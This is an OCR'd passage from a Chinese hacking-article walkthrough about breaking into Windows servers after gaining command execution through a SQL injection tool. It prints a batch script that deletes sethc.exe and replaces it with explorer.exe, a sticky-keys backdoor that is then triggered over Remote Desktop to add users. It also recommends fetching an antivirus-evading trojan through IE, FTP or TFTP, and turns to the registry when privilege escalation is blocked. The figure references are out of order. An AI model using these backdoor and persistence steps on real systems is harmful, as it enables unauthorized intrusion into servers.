


图 3




图 7 图 4

真是一个令人郁闷的结果，这意味着我们不能直接添加用户了，我尝试上传了一个 vbs 下载者来运行我的木马，可是却发现根本无法上传文件，难道就这么放弃吗？当然不了，我们可以换个思路，既然不让我们添加用户，那我就用个特别点的办法－－粘滞键后门。我们可以把 sethc.exe 替换成 explorer.exe，这样的话也许会成功也说不定，于是我在 SQL 利用工具中执行以下命令来替换掉 sethc.exe：

```
@echo off
del /q %systemroot%\system32\dllcache\sethc.exe
del /q %systemroot%\system32\sethc.exe
copy %systemroot%\explorer.exe %systemroot%\system32\sethc.exe
copy %systemroot%\explorer.exe %systemroot%\system32\dllcache\sethc.exe
```




图 5

再次连接上目标的 3389 端口，按五次 shift 键后成功的调出了 explorer.exe，如图 4。接下来的动作一定要迅速，因为远程桌面在一定时间不登录的话是会断开的，我们在服务器上找到 cmd.exe，再次执行添加用户的命令，这次终于成功了，就这样顺利的拿下了服务器。

另外，还有一种情况：如果直接运行 cmd 还是不能添加用户的话，我们可以事先在自己的空间上放置一个免杀的木马，然后在服务器上打开 IE 或者使用 FTP 或 TFTP 把木马下载回来再直接运行，这招也是相当有效的，碍于篇幅我就不多说了，接下来我们再看另一种比较特殊的情况，这次目标电脑的情况更




图 6

为古怪：可以添加用户，但却无法提升权限，如图5。

再次祭出我们的法宝－－粘滞键后门，成功登录服务器，可是当我直接使用cmd.exe来执行提升权限的命令时也出现了同样的结果，这样一来先前的第一招就失灵了，而且这台服务器的设置更为BT，无法直接上传，当我运行IE尝试直接下载木马的时候也出现了“当前设置的安全性不允许下载”之类的提示，我又尝试使用FTP和TFTP把木马上传到服务器上，结果也没有成功，使用木马直接控制目标电脑的这条路也断了。

肥肉到了嘴边自然不能轻言放弃，这次战术有所改变，首先还是利用粘滞键调出explorer.exe，可是这回的目标不是cmd.exe，而是regedit.exe，我们要利用注册表，如图6，图7。

